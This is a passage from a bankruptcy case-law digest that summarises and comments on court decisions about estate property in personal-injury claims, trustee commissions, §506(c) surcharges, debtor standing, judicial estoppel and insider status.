In July 2010, debtor had surgery involving the insertion of a transvaginal mesh sling. Three months later on October 28, 2010, she filed a chapter 7 petition. One month later on November 29, 2010, trustee filed his NDR. In February 7, 2011, debtor received her discharge and the estate was closed. Five months later, debtor saw a TV advertisement issued by the FDA relating to a product liability, class action lawsuit against various manufacturers of the mesh slings. Eventually, debtor had hers removed. She joined a product liability class action brought against various manufacturers of the product. Debtor maintained that she had no knowledge of any potential problems until July 13, 2011, which was five months after her bankruptcy case was closed. Six years later on June 19, 2017, the UST filed a motion to reopen so the claim could be administered. The court granted the motion and trustee was appointed. The debtors then filed a motion to re-close the case and for a determination that the mesh claim was not property of the estate. The court denied the motion. *In re John and Debra Davis,* Chapter 7 Case Number 10-24836- JRS 2018 WL 2223076 (Bankr. N.D.Ga. May 15, 2018) (Sacca, J.)

Debtors had contended that under Georgia's "discovery of harm rule" the debtors' cause of action did not accrue until she discovered, or in exercise of reasonable diligence, should have discovered not only that she had been injured but also that her injury may have been caused by the conduct of one of the manufacturers of the device. Thus, debtor argued that the cause of action accrued post-petition and was not property of the estate. The court disagreed. First, it determined that "property of the estate" included claims for injuries to person and any post-petition settlement proceeds stemming from a pre-petition cause of action. Next, the court carefully reviewed *Johnson* v. *Alvarez (In re Alvarez),* 224 F3d 1273 (11th Cir. 2000), *cert. denied, Alvarez* v. *Johnson,* 531 U.S. 1146 (2001), and *In re Webb* 484 B.R. 501 (Bankr. M.D.Ga. 2012), agreeing with the reasoning in these cases. In *Webb,* debtor had been taking a medicine pre-petition that later allegedly caused congestive heart failure. Debtor claimed he only learned of the potential injury after viewing a commercial subsequent to his discharge. The trustee moved to reopen the case. The bankruptcy court did so, finding that the applicable test of whether the cause of action was property of the

estate was to look at whether all of the elements of the cause of action had occurred as of the time the bankruptcy case commenced. *Webb* at 504. The court in *Webb* concluded that the product liability claim accrued pre-petition and was estate property where "everything, except for knowledge of cause, occurred pre-petition." *Id.* The court held that the discovery rule was inapplicable in determining whether the cause of action was property of the estate. In *Alvarez,* the Eleventh Circuit refused to connect the issue of ownership of a cause of action with the commencement of the statute of limitations for such action. That court rejected the debtors' argument that professional malpractice did not accrue until the discovery of the negligence. The Eleventh Circuit held that at the time of the discovery the injury was not relevant because "a cause of action can accrue for ownership purposes in a bankruptcy proceeding before the statute of limitations begins to run." *Alvarez* at 1276 n.7 [quoting *State Farm Life Ins.* Co. v. *Swift (In re Swift)),* 129 F3d 792, 798 (5th Cir. 1997)]. Instead, the relevant question was "whether all of the elements of the cause of action had accrued as of the time that the bankruptcy case was commenced." *Webb* at 504. Here, the court found that cause of action occurred pre-petition under Georgia law. With respect to personal injuries "the right of action accrues to the plaintiff as of the instant the injuries are inflicted." *Burns* v. *Brickell,* 106 Ga. App. 150, 153 (1963). While debtor allegedly discovered the injury post-petition, that fact only pertained to the inquiry for the purposes of the statute of limitations. For the purposes of ownership in the bankruptcy case, the requisite elements for the claim occurred pre-petition. Because everything other than the knowledge of the cause of action occurred pre-petition, the claim was held to be property of the estate. Accordingly, the debtors' motion to re-close the case and determine the settlement was not property of the bankruptcy estate was denied.

24. Property of the estate did not include product liability claim

In *In re Bolton,* 584 B.R. 44 (Bankr. D.ldaho 2018) (Pappas, J.), debtor underwent right hip replacement surgery on October 16, 2007. His chapter 7 petition was filed on July 2, 2009. The notes from his pre-petition doctor visits reflected no evidence that he was experiencing any problem arising from the surgery. Debtor received a discharge and the case was closed on December 19, 2011, with no assets administered. On November 11, 2009, four months post-petition, there were pain issues identified in debtor's visit to his doctor arising from the device. The notes reflect that debtor advised the doctor that his condition had been getting worse over the past six months (which would be a pre-petition date). In his doctor visit on November 24, 2010, debtor indicated he experienced pain ever since his replacement surgery that had gotten progressively more concerning. The doctor determined that the cup, and possibly the stem, of the hip replacement device would need to be replaced. A total hip "revision" of debtor's replacement was performed on January 18, 2011. The operation report indicated that debtor "had persistent right groin pain following a total hip replacement with metal on metal that was done approximately three years ago." Notes from other visits also indicated that debtor was having a problem almost since the beginning of his original surgery. On March 26, 2012, debtor retained an attorney, and a products liability action was filed against the manufacturer of the components of the device on January 2, 2013. Over four years later, on March 29, 2017, the debtor's counsel informed the trustee that the manufacturer had offered a settlement of $235,000. Trustee had the court enter an order re-opening the case, whereupon debtor amended Schedule B to disclose

the product liability claim and Schedule C to claim it fully exempt. Trustee objected.

In a Rule 2004 exam, debtor testified that he was not experiencing any problems until early 2010. The court observed that under applicable Idaho law, a debtor could not pursue a product liability claim until "injured" by the defective hip device. Moreover, for the claim to accrue, the damages had to be “objectively ascertainable,” to support the existence of an actual injury. The court held that the trustee bore the burden of showing that the claim was property of the bankruptcy estate. The dispute here revolved around when the injury was objectively ascertainable. The trustee argued the date was at the latest two months prior to the petition date; whereas, debtors argued it was not until, at the earliest, the November 2009 visit with the doctor. The court recognized that there was evidence that the injury was objectively ascertainable pre-petition, given the notes in 2010 and 2011 reflecting that the pain was being experience pre-petition. However, the most immediate post-surgical doctor's visits did not indicate any injury, pain or problems in the notes and that the device appeared to be “positioned well." Moreover, x-rays did not reflect a problem at that time. The court also determined that “simply because debtor’s hip pain began six months prior to the November 2009 visit, according to those notes, was insufficient to show the injury was “objectively” ascertainable on the petition date. The notes stated that "the cup may be loose,” and that x-rays showed only “a small radiolucency,” and that this “may represent loosening." The court found these observations to be “inconclusive." The court concluded that the trustee had not shown that the injury was objectively ascertainable on the petition date and so would not be property of the estate under §541(a). The court further concluded that the debtor's cause of action against the manufacturer was not "sufficiently rooted in the pre-bankruptcy past" so as to constitute property of the bankruptcy estate under the analysis of *Segal* v. *Rochelle*, 382 U.S. 375 (1966). *[Comment*: The court had plenty of evidence to find if it chose to do so, that the claim was objectively ascertainable pre-petition or was so rooted in the pre-bankruptcy past as to be property of the estate. Courts appear to be divided on similar facts. It is not clear whether any claims had been filed in the case. It is very difficult to obtain any claims for a case originally filed in 2009 after the case is re-opened in 2017. If no or minimal claims were filed, the parties should have been able to resolve this easily by settlement. The court never does reach the issue of debtor's 100% exemption claim because the court finds that the product liability claim is not property of the estate.]

25. Claim arising from TVM device implanted pre-petition held not property of the estate

In *In re Vasquez,* 581 B.R. 59 (Bankr. D.Vt. 2018) (Brown, J.**),** the former chapter 7 trustee moved the court to re-open the case, which had been closed approximately 7 years earlier, so he could administer a previously undisclosed personal injury claim based on a defective medical device for a $45,000 settlement amount. The court sustained the debtor's objection and denied the motion to re-open. A tension-free vaginal tape ("TVM device") was implanted in debtor in October 2005 to treat incontinence. Following the surgery, debtor continued to have issues related to frequency, incontinence and recurrent infection. In June 2009, she sought medical treatment regarding these ongoing issues. After an examination in March 2010, it was recommended that debtor return for a follow up visit in 3 months, but she failed to do so. She filed chapter 7 in June of 2010. Trustee filed an NDR in July 2010. In November 2010, she received a discharge and the case was closed.

Beginning March 2011 and continuing thereafter, debtor sought further medical advice regarding her recurring issues. The debtor saw an advertisement on television in March of 2013 that led her to believe she might have a claim against the manufacturer and others for the TVM device. Later that month, she retained three law firms to represent her. In May 2014, a complaint was filed on her behalf against certain defendants. In May 2015, the TVM device was surgically removed. In March 2017, debtor received a letter informing her that the case would be settled for $45,000 gross in exchange for a release of her claim. The trustee learned of the claim two months later from VT Settlement Alliance. The trustee thereafter moved to re-open the case, drawing in objection from the debtor.

The court first looked to Vermont law and determined that a debtor's cause of action was deemed to have accrued as of the date she discovered her injury. The court found that the trustee was unable to prove that the debtor recognized that she had a cause of action until after the petition date. However, the court observed that such a claim could still be an asset of the bankruptcy estate if "it is sufficiently rooted in the pre-bankruptcy past." *Segal* v. *Rochelle,* 382 U.S. 375 (1966).

The court noted that several courts had found "the accrual of a claim" was not a deciding factor for determining when a property interest arose in the claim. The court's research identified nine cases in 2016 to 2017 involving TVM devices. The court reviewed each case and determined that they were factually unique but identified the same factors for consideration: (a) whether and when the device caused injury to the debtor, (b) when the debtor and medical community became aware of a potential defect in the device, and (c) the motivation behind, and timing of, surgical removal of the device. The court determined that there was no evidence establishing that the TVM device injured the debtor pre-petition. While debtor had reported ongoing issues, these were the same that she had before the device was implanted and would not necessarily lead to a conclusion that the device itself was defective. The first reference in medical records to a possible need to remove the TVM device was in 2014. The court also explained that it was important to recognize that "injury and product defect" were separate elements of the claim as were "negligence and failure to warn." Exposure to a defective product alone was not enough to demonstrate injury. Debtor had testified she was unaware of any potential defect with the TVM device until three years after her bankruptcy case was closed. The FDA had issued a warning in July 2011 that was described as a safety communication regarding possible defects of surgical mesh used in connection with certain pelvic organ prolapse repairs, but this was not the mesh implanted in the debtor. Moreover, even that other FDA communication was not issued until eight months after the debtor's bankruptcy case was closed. Taken together, the court concluded that the evidence failed to demonstrate that either the debtor or the medical community had pre-petition knowledge of a possible defect in the device. Finally, the court noted that the debtor did not have the TVM device removed until nearly five years after her petition date, bolstering the finding that the claim was not sufficiently rooted in the debtor's pre-petition past to come into the bankruptcy estate. Therefore, the court denied the motion to re-open the case, finding that the claim would not constitute property of the bankruptcy estate.

26. "Goods received" requires actual physical possession for §503(b)(9) treatment

In *In re World Imports, Ltd., et al.,* 862 F.3d 338 (3rd Cir. 2017), Chinese vendors had moved for allowance and payment of administrative expense claims under §503(b)(9), which provides for allowance of administrative expenses for "the value of any goods received by the debtor within 20 days before the date of commencement of a case under this title in which the goods have been sold to the debtor in the ordinary course of such debtor's business." (emphasis added) The word "received" is not defined. The bankruptcy court chose to follow the Convention on Contracts for the International Sale of Goods as a treaty pre-empting the UCC and transfer to the buyer the risk of damage or loss when the seller had delivered the goods to the common carrier's vessel. The bankruptcy court held that that occurred here within the 20-day period and so the goods were "constructively received" *by* the debtor when shipped from China. The district court affirmed. On further appeal, the circuit court reversed, *by* finding that actual possession was the operative point in time to determine the 20-day time period. The circuit court noted that §2-103(1)(c) of the UCC defined "receipt of goods" as taking physical possession *of* them. Also, ordinary definitions required physical possession. The circuit court concluded that Congress meant to adopt that "well-known meaning of the term." The circuit court also noted that §543(b)(9) was interrelated with the reclamation provision of §546(c). The court had already held in an earlier case that "receipt" used in §546(c) meant taking physical possession. Therefore, it made no sense to treat them differently. This was particularly the case when Congress was on notice of such a ruling before even enacting §503(b)(9). Although the foregoing holding was dispositive, the circuit court also noted that it was error to equate "receipt" by delivery to a common carrier, since they are not agents of the debtor. Accordingly, the lower courts were reversed.

27. *Pro* se debtor's objection to trustee's final report and application for fees denied for lack of standing

In *In* re *Benham,* 678 Fed. Appx 474 (9th Cir. 2017), The bankruptcy court had dismissed for lack of standing the *pro* se debtor's objection to the trustee's motion seeking approval of a sales agreement to sell assets of his bankruptcy estate, his objection to the trustee's final report and fee application in the bankruptcy case of a company he co-owned, and the dismissal of his adversary proceeding. The district court affirmed. On further appeal, the 9th circuit court of appeals likewise affirmed. The circuit court noted that the debtor carried the burden to "demonstrate that [he] was directly and adversely affected pecuniarily by the order of the bankruptcy court, and "a hopelessly insolvent debtor does not have standing to appeal orders affecting the size of the estate." Nor was the debtor directly and adversely affected by the trustee's final report and fee application. The circuit court observed that with respect to dismissal of the adversary proceeding, debtor had failed to object to defendants' motion to dismiss and/or for summary judgment, or appear at the bankruptcy court hearing to resolve these motions, despite being given proper notice of the hearing and an opportunity to object. The court explained that attendance and objection were prerequisites to fulfilling the "person aggrieved" standard where the party was given proper notice of the hearing and an opportunity to object.

28. Debtor lacks standing to appeal order overruling his objections to trustee's final report

In *In re Petricca,* 718 Fed.Appx. 942 (11th Cir. 2018), Debtor was granted his discharge in 2013. In 2014, trustee sold to a third party the estate's interest in certain trusts and civil lawsuits. Debtor objected but was overruled. Debtor appealed that order to the district court, which dismissed his appeal in 2015, and debtor did not appeal further. In 2016, trustee filed his final report and proposed distributions to creditors. Debtor objected based on the earlier approved sale because he argued it would likely spawn litigation against him under state law that would deprive him of a "fresh start." The bankruptcy court overruled the objections and denied a later filed motion to vacate that order. On appeal to the district court, the appeal was dismissed for lack of standing. The debtor appealed to the circuit court, challenging that order and arguing that the district court erred in determining that he was not a "person aggrieved" because he was deprived of a "fresh start." Debtor made several arguments that had been the subject of final orders or were raised in a procedurally defective manner. As to those objections, the appeal was dismissed. The 11th circuit then considered whether the debtor had standing to object to the TFR and determined that he did not, affirming the district court. The Circuit Court explained: "The person aggrieved doctrine limits the right to appeal a bankruptcy court's order to those parties having a direct and substantial interest in the question being appealed." *Atkinson* v. *Ernie Haire Ford, Inc. (In re Earnie Haire Ford, Inc.)* 764 F.3d 1321, 1325 (11th Cir. 2014). Under this doctrine, *a* person is only allowed to appeal when he is "directly and adversely affected pecuniarily" by the bankruptcy court's order, such as where the order would diminish debtor's property, increase his burdens, or impair his rights. In addition, the interest sought to be vindicated on appeal must be one that is protected or regulated by the Bankruptcy Code. Here, the debtor argued that his interest was in avoiding litigation related to assets disposed of in the bankruptcy, which would impair his "fresh start." The court observed that an order subjecting a party to litigation, or the risk thereof, caused only indirect harm to the asserted interest of avoiding liability because it would not burden a party's ability to defend any such liability. Here, debtor had suffered, at best, indirect harm to his interest in avoiding litigation, which was held to be insufficient to satisfy the "person aggrieved" standard. *[Author's Comment:* Most courts do limit standing to parties who are "directly and adversely affected pecuniarily." Often, debtors challenge actions taken by bankruptcy trustees that only "indirectly harm them." An example is where a debtor objects to awarding fees to trustee's counsel on the basis that the higher they are, the less funds will be available for distribution to non-dischargeable tax claims. However, numerous courts have held such harm to be only indirect, since it would not affect the debtor’s direct distribution, except in a surplus case.]

29. Estoppel Analysis

In *Clark* v. *All Acquisition, LLC,* et *al.,* 886 F.3d 261 (2nd Cir. 2018), debtors had filed a chapter 13 case in 2010 and proposed a five-year plan under which their creditors would be paid in full with interest through monthly payroll deductions. The plan was confirmed. Only a few weeks before the 60'h and final monthly deduction, the debtor husband was diagnosed with mesothelioma. He decided to sue the corporations believed responsible for exposing him to asbestos. He was unsure of whether his bankruptcy schedules should be updated, so he contacted his bankruptcy counsel and believed that his

counsel would do whatever was required. However, counsel never amended the bankruptcy schedules to list the claim. The debtors made their 60th and final payment under the plan, but the case remained formally opened for another year. They received their discharge and the case was closed on August 5, 2016. One week earlier, they filed a personal injury action in New York state court against numerous corporations, including Boeing. Boeing moved to dismiss the Pl suit on the grounds of judicial estoppel.

The district court granted the motion, characterizing judicial estoppel as a "harsh rule." The 2nd Circuit Court of Appeals vacated the decision and remanded, noting that the nondisclosure had at most a de *minimis effect* on the prior bankruptcy proceeding. The Circuit Court announced that a district court's invocation of judicial estoppel would be reviewed only for abuse of discretion. Turning to the merits of the appeal, the Circuit Court noted that it was evident that the balance of equities was overwhelmingly in favor of the debtors. "And yet the district court found judicial estoppel to be required. What went wrong?" The district court had correctly set forth the two steps for application of judicial estoppel: (a) an inconsistent position in a prior proceeding by the party against whom estoppel was asserted, and (b) that such position was adopted by the first tribunal in some manner. The district court held that the failure to disclose the Pl claim or cause of action to the bankruptcy court amounted to an implicit false representation that no such cause of action existed that was adopted by the bankruptcy court through the rendering of a chapter 13 discharge. Thus, the district court held *ipso facto* that the debtors' Pl claims were estopped. That was held to be error by the circuit court: "Judicial estoppel is not a mechanical rule." The circuit court held that even where the pre-conditions for judicial estoppel are present, there, nevertheless, must be a balancing of the equities inquiry that begins by asking whether the prior inconsistent position gave the party to be estopped an "unfair advantage" over the parties seeking estoppel. The circuit court concluded that to hold the debtors' claims barred an equitable doctrine would be to deprive the concept of equity of any meaning." Thus, the ruling of the district court was vacated and the case remanded. *[Comment:* This opinion confirms the trend throughout the country to stop making mechanical applications of judicial estoppel principles. In September 2017, the 11th circuit retreated from its earlier positions to now apply a totality of the circumstances approach. This trend is expected to continue.]

30. Oral statement about a single asset renders debt dischargeable

In *Lamar, Archer & Cofrin, LLP v. Appling,* 2018 WL 2465174 (2018), Appling owed about $60,000 to his law firm (Lamar), which threatened to withdraw representation and place a lien on its work product. Appling told Lamar that he could cover owed and future legal expenses with an expected tax refund, so Lamar continued representation. Appling used the refund, which was much less than he had stated, for business expenses, but told Lamar he was still waiting for the refund. Lamar completed pending litigation. Appling never paid. Lamar obtained a judgment. Appling filed for Chapter 7 bankruptcy. Lamar initiated an adversary proceeding, arguing that Appling's debt was nondischargeable under 11 U.S.C. 523(a)(2). Section 523(a)(2)(A) bars discharge of debts arising from "false pretenses, a false representation, or actual fraud, other than a statement respecting the debtor's ... financial condition." Subparagraph (B) bars discharge of debts arising from a materially false "statement ... respecting the debtor's ... financial condition" if that

statement is "in writing." The Eleventh Circuit found that Appling made a statement "respecting" his "financial condition," which was not in writing. The Supreme Court affirmed. A statement about a single asset can be a "statement respecting the debtor's financial condition" under section 523(a)(2). A statement is "respecting" a debtor's financial condition if it has a direct relation to or impact on the debtor's overall financial status. A single asset has a direct relation to and impact on aggregate financial condition, so a statement about that asset bears on a debtor's overall financial condition and can help indicate whether a debtor is solvent or insolvent.

31. Fifth Circuit holds that the commission set forth in §326(a) is not simply a maximum but a presumptively reasonable fixed commission rate to be reduced only in rare instances

In *In re JFK Capital Holdings, L.L.C., 880* F.3d 747, (5th Cir 2018) Kelly had allegedly operated an 80-plus entity single business enterprise to defraud his investors of millions of dollars. He filed chapter 7 in October 2014. Unlike most of his business entities, JFK Capital Holdings, LLC was solvent and awaiting receipt of an $876,000 settlement check related to a separate bankruptcy proceeding. The law firms that had negotiated this settlement were still waiting to be paid legal fees of $320,000. Seeking to preserve the settlement, the Kelly Trustee attempted to negotiate with the law firms but they eventually filed a state-court lawsuit to secure their claim against the settlement proceeds. In response, in April 2015, the Kelly Trustee filed a chapter 7 petition on behalf of JFK Capital, which stayed the state court litigation. The Kelly Trustee then sought to consolidate the JFK Capital bankruptcy with the Kelly bankruptcy, arguing that they were alter egos. The trustee for JFK opposed consolidation and sought to prioritize the law firm's interest in the settlement proceeds. The Kelly Trustee believed that the JFK Trustee had a fiduciary duty to the Kelly creditors and should not be placing the law firms ahead of them. Both trustees hired lawyers to resolve these issues. Nearly every aspect of the JFK bankruptcy was contested. At one point, the JFK Trustee and his counsel filed interim fee applications. No one objected to the trustee's application for fees of $15,597.74, but there were objections by the Kelly Trustee to the fees of his counsel. The bankruptcy court, without explanation, reduced the trustee's fees to $6,491.82 (being a reduction from 7% to 3% of the money distributed). The JFK Trustee appealed to the district court which vacated and remanded due to the lack of an explanation for the basis for reducing the fees of the JFK Trustee. The district court outlined its belief that the bankruptcy court had broad discretion and in keeping with two early Texas bankruptcy court opinions that required detailed analysis and determination of reasonableness. The JFK Trustee then appealed to the Fifth circuit which affirmed the district court order insofar as to vacate the bankruptcy court order but remanded for re-determination of an award consistent with the standards expressed in its opinion, which reflected a different approach to trustee compensation.

The circuit court first observed that in enacting BAPCPA, Congress had removed Chapter 7 trustees from the list of professionals subject to §330(a) factors and introduced a new provision, §330(a)(7), requiring courts to treat the reasonable compensation awarded to trustees as a "commission, based on Section 326." The court noted that different approaches had evolved for determining the appropriate "commission for Chapter 7 trustees. Under the approach which this court adopted, §326(a) was not simply a maximum fee but also a

presumptively reasonable fixed commission rate to be reduced only in rare instances, citing *Mohns, Inc. v. Lanser,* 522 B.R. 594, 601 (E.D.Wis.), *Aff'd Sub Nom, In re Wilson,* 796 F.3d 818 (7th Cir. 2015). Other courts had held that the presumptively reasonable approach was nonetheless subject to adjustment in "extraordinary circumstances." Following this approach are *In re Rowe,* 750 F.3d 392, 397 (4th Cir. 2014) and *In re Salgado-Nava,* 473 B.R. 911, 921 (9th Cir. BAP 2012).

Still other courts presume that the percentages are reasonable but perform a more in-depth review of the trustee's services to ensure the presumption is justified. *In re Scoggins,* 517 B.R. 206, 214 (Bankr. E.D.Cal. 2014). The approach adopted and articulated by the district court had declined to presume §326(a) percentages were reasonable because the "bankruptcy court has discretion to award reasonable compensation *only* for actual and necessary services, and may award an amount less than that requested by the trustee." The circuit court disagreed.

> "Today, however, we adopt an interpretation aligned with the first approach that the percentage amounts listed in Section 326 are presumptively reasonable for Chapter 7 trustee awards. In particular, we find the reasoning of the *Mohns* court persuasive in addressing the statutory provisions at issue."
>
> The Fifth circuit followed *Mohns* and disagreed with the district court here that bankruptcy courts were required to determine the commission by "grading" the trustee's performance. By Congress directing courts to utilize a commission-based approach as set forth in §330(a)(7), this would be best understood as a directive to simply apply the formula of §326 in every case. In adopting this approach, the Fifth circuit stated that its interpretation "is guided by the nature of a commission-based award as amended in BAPCPA, contrary to the compensation-based award pre-BAPCPA." As noted in *Mohns,* commission percentages 'are usually agreed to at the beginning of an engagement, before the actual amount of time spent on the matter could even be known.' 522 B.R. 602....while compensation denotes a connection between benefits received and services rendered, the shift to a commission-based approach signals congressional intent to award fees based on percentage. The district court's approach here would essentially apply the same working definition to commission as applied to compensation pre-BAPCPA, giving little practical effect to the amended language. We agree with the court in *Mohs* that '[i]n removing Chapter 7 trustee's from §330(a)(3) and directing courts to treat the trustee's compensation as a commission, Congress made clear that a trustee's compensation should be determined on the basis of a percentage, rather than on a factor- based assessment of the trustee's services[.]' 522 B.R. 599. The court again followed the reasoning in *Mohns* in stating that the trustee received the same level of compensation based on the §326 amount regardless of the time spent on the case and therefore the commission-based nature of the trustee's fee by itself prevented the court from awarding compensation for duplicative and unnecessary services.

The circuit court further addressed an issue arising from the Supreme Court decision of *Baker Botts L.L.P. v. Asarco LLC* 135 S.Ct. 2158, 2168 (2015). "Indeed, habitual judicial review of the statutory commission for reasonableness would run counter to BAPCPA's statutory scheme in which bankruptcy professionals cannot be compensated for time spent litigating their fees." The court went on to conclude that the district court here had not articulated what sort of factors the bankruptcy court should utilize when exercising its “broad discretion". However,

any sort of reasonable analysis would have required the court to utilize §330(a) factors which Congress had explicitly rejected for Chapter 7 trustees. The circuit court also found that the district court's conclusion that §330(a)(7) was not signaling a standard commission rate to be applied in every case, but rather a maximum which the court could not exceed, would have rendered the language in §330(a)(7) superfluous since §330(a)(1) already required awards to be subject to §326. "[s]ection 330(a)(7) therefore treats the commission as a fixed percentage, using Section 326 not only as a maximum but as a baseline presumption for reasonableness in each case." As to the approach that allows for an adjustment in "extraordinary circumstances," the Circuit Court observed that to the extent any such determination of "extraordinary circumstances" utilized the factors articulated in §330(a)(3), such an approach would suffer the same flaws as the district court's here. "There is little distinction between the departure from a commission-based approach under extraordinary circumstances versus the pre- BAPCPA reasonableness inquiry." The court went on to conclude that any "reduction or denial of the full commission should be a "rare event." Finally, the Circuit Court explained that the commission-based framework facilitated more efficient Chapter 7 trustee compensation in the courts by "placing the burden on the trustee to avoid wasting resources, as their commission remains the same regardless of potentially duplicative or unnecessary services." *[Comment:* When *Mohns was* decided by the district court in Wisconsin, it presented the strongest case for trustees receiving the full commission and the most reasonable explanation of the various statutes. That decision had been affirmed by the Seventh Circuit in a rather garbled opinion by Judge Posner, but the Fifth Circuit's adoption of the analysis and conclusion in that case is very clear and should limit future challenges.]

32. Court allows surcharge for bulk of legal fees and payroll expenses

In *In re Kent Manor Inn, LLC,* 2017 WL 2267241 (Bankr. D.Md. 2017), the chapter 11 debtor had operated a hotel. The debtor was indebted to the bank under two loans with an outstanding balance of $3.1 million secured by deeds of trust against the real property and a security interest in the debtor's other assets. Although the automatic stay had been lifted, the bank agreed to forebear from exercising its foreclosure rights so long as the debtor retained a broker and sold the real and personal property on or before January 31, 2017. The auction was held on December 1, 2016 and closed on January 31, 2017 for a sale price on all of the property of $4.1 million. Debtor had been required to maintain its business operations through the closing date but had insufficient cash flow to do so. Therefore, debtor obtained court authorization to obtain a DIP loan of $58,099. The DIP lender was given a super priority claim but not priming lien over the bank's deeds of trust or security interest. At the closing, the bank was paid its loan payoff with the balance of the sale proceeds being escrowed by the debtor. The debtor then moved to surcharge the bank's collateral under §506(c), seeking a total surcharge of $169,126, consisting of $106,029 of legal fees, the DIP loan of $58,099 and a $5,000 reserve to cover certain other administrative expenses. The court noted that the debtor bore the burden of establishing that an expense (1) was incurred primarily to protect or preserve the collateral, (2) provided a direct and quantifiable benefit to the secured creditor, and (3) was reasonable and necessary. The debtor's expert witness testified that the bankruptcy sale as a going concern generated $500,000 more than a foreclosure sale would have generated. Further, the only

two parties submitting bids both intended to operate the debtor's business, again highlighting the importance of the going concern value. The court determined that the total direct and quantifiable benefit to the bank was $114,959. The court allowed a total of $79,842 in legal fees as reasonable and necessary in order to allow the business to be sold as a going concern, but found that $26,187 of legal fees was incurred for general case administration and certain other categories of services that were not necessary to preserve and protect the collateral. That left $35,117 of payroll expenses that could also be surcharged.

33. Trustee allowed to surcharge pre-abandonment expenses

The trustee spent the better part of a year marketing the subject real property in an attempt to sell it for an amount sufficient to permit a distribution on creditor claims. He eventually realized that there was no equity in the property, despite the fact that it had recently been appraised for approximately $6 million compared to the $4 million claim of the secured creditor. After deciding that the property was worth less than the encumbrances, trustee advised the first lien creditor that he intended to cease paying certain property-related expenses, including insurance, security and utility service. The creditor. objected because "such action would virtually destroy any value remaining in the ... [p]roperty." The trustee then filed a motion to abandon as well as to surcharge the property for certain pre-abandonment expenses such as security, repairs to the roof and electrical system, mowing, landscaping, utilities and insurance premiums. The creditor objected to the proposed surcharge based on the expenses incurred being for the benefit of the estate and not "primarily for the benefit of the creditor." The bankruptcy court disagreed and allowed the surcharge. The 5th Circuit Court of Appeals granted a direct appeal of the bankruptcy court decision and affirmed. *In re Domistyle, Inc.,* 2015 WL 9487732 (5th Cir.. 2015).

The Circuit Court first noted that the requirement that expenditures be "primarily for the benefit of the creditor" could not be traced to any language in the statute, but rather was in the nature of a "judicial gloss" on the statute to limit overreaching by trustees. The statute itself is brief and states: "The trustee may recover from property securing an allowed secured claim the reasonable, necessary costs and expenses of preserving, or disposing of, such property to the extent of any benefit to the holder of such claim..." Thus, §506 (c) does not set forth any requirement that the expenses be "primarily for the benefit of the creditor." The Circuit Court reviewed the expenses to be surcharged and found that they actually were "primarily for the benefit" of the creditor. The Circuit Court declined to follow *In re Trim-X, Inc.* 695 F.2d 296 (7th Cir. 1982) finding that the application by that court of the "primarily for the benefit of the creditor" requirement stretched the statute "beyond its text and contradict[ed] its equitable purpose." The Circuit Court next reviewed whether the trustee had properly quantified the extent to which the creditor actually benefitted from the subject expenses. The court observed that it was "obvious" that the creditor obtained some benefit from those expenses or it would have "been left trying to sell a vacant building damaged by vandalism, filled with overgrown weeds, and saddled with a leaking roof." Further, the creditor had recognized as much when it objected to the Trustee's proposal to stop paying those expenses stating that "such action would virtually destroy any value remaining in the [p]roperty." The trustee had also presented expert testimony from an

experienced real estate broker that the value preserved was at least equal to the amounts that the trustee expended. The creditor had cross- examined the broker but did not offer a competing expert or any contradictory valuation. Thus, the Circuit Court concluded that the bankruptcy court had not clearly erred in finding a benefit to the creditor that was, at a minimum, equal to the amount of the expenses paid. *[Author's comment:* This is a very important decision in recognizing that the statute's focus is on the benefit to the creditor not the intent of the expenditures.]

34. Supreme court affirms "clear error" review of insider ruling

In *U.S. Bank National Association* v. *Village at Lakeridge, LLC,* 138 S.Ct. 960 (2018), Lakeridge was a corporate entity with a single owner, MBP Equity Partners. Lakeridge filed its chapter 11 petition with two substantial debts, over $10 million owed to U.S. Bank and $2.76 million owed to MBP. The reorganization plan submitted by Lakeridge proposed to impair the interests of both of these creditors. The bank refused the offer thus blocking the option for a consensual plan. Lakeridge then turned to the "cram- down" plan option for imposing a plan impairing the interests of a non-consenting class of creditors, but an "insider" would not count for that purpose. Here, MBP was an insider of Lakeridge and could not provide the necessary impaired class, so it sought to transfer its claim to a non-insider who could agree to the "cram-down" plan. An MBP board member, Kathleen Bartlett, was also a Lakeridge officer. She offered the claim to Robert Rabkin, a retired surgeon, for $5,000. The Bank objected on the basis that Rabkin was a non-statutory insider because he had a "romantic" relationship with Bartlett and the purchase was not an arm's length transaction. The bankruptcy court rejected that argument and confirmed the plan. The 9th Circuit affirmed applying a clear-error standard. The Supreme Court granted cert., to decide the proper standard of review and affirmed unanimously. It was noted that the question of non-statutory insider status was a mixed question of law and fact. Given all the basic facts found, the question was whether Rabkin's purchase of the MBP claim was at arm's length as if they were strangers to each other. Because the question was so factual, the Supreme Court agreed that it primarily belonged at the bankruptcy court level for determination because it had presided over the presentation of evidence, heard all of the witnesses, and had the closest and deepest understanding of the record.

However, in two concurring opinions joined in by four of the justices, it was made clear that the court was not necessarily agreeing that the correct standard for non-statutory insider qualification was applied. Justice Kennedy in his concurring opinion stated: "The Court's holding should not be read as indicating that the non-statutory insider test as formulated by the Court of Appeals is the correct standard to use in determining insider status. Today's opinion for the Court properly limits its decision to the question whether the Court of Appeals applied the correct standard of review, and its opinion should not be read as indicating that a transaction is arm's length if the transaction was negotiated simply with a close friend, without broader solicitation of other buyers." Justice Sotomayor, authored a separate concurring opinion joined in by three other justices to point out that they were concerned that the underlying test that was applied was not correct. This opinion notes that the Supreme Court had expressly declined to grant certiorari on the question of what the appropriate test was. The concurring justices were concerned that a romantic partner of an insider, even one who in all or most respects acted like a spouse, could be held not to be a non-statutory insider. Here, Bartlett approached only Rabkin

with the offer to sell. "In a strict comparative analysis, Rabkin's interactions with Bartlett and MBP suggests that he may have been acting comparable to an enumerated insider, for example, like a relative of an officer of an insider." Her concurring opinion concluded: "In the event that the appropriate test for determining non-statutory insider status is different from the one that the Ninth Circuit applied, and involves a different balance of legal and factual work than the Court addresses here, it is possible I would view the applicable standard of review differently. Because I do not read the Court's opinion as foreclosing that result, I join it in full."

35. Substantive Consolidation held not possible where both debtor and non-debtors were individuals

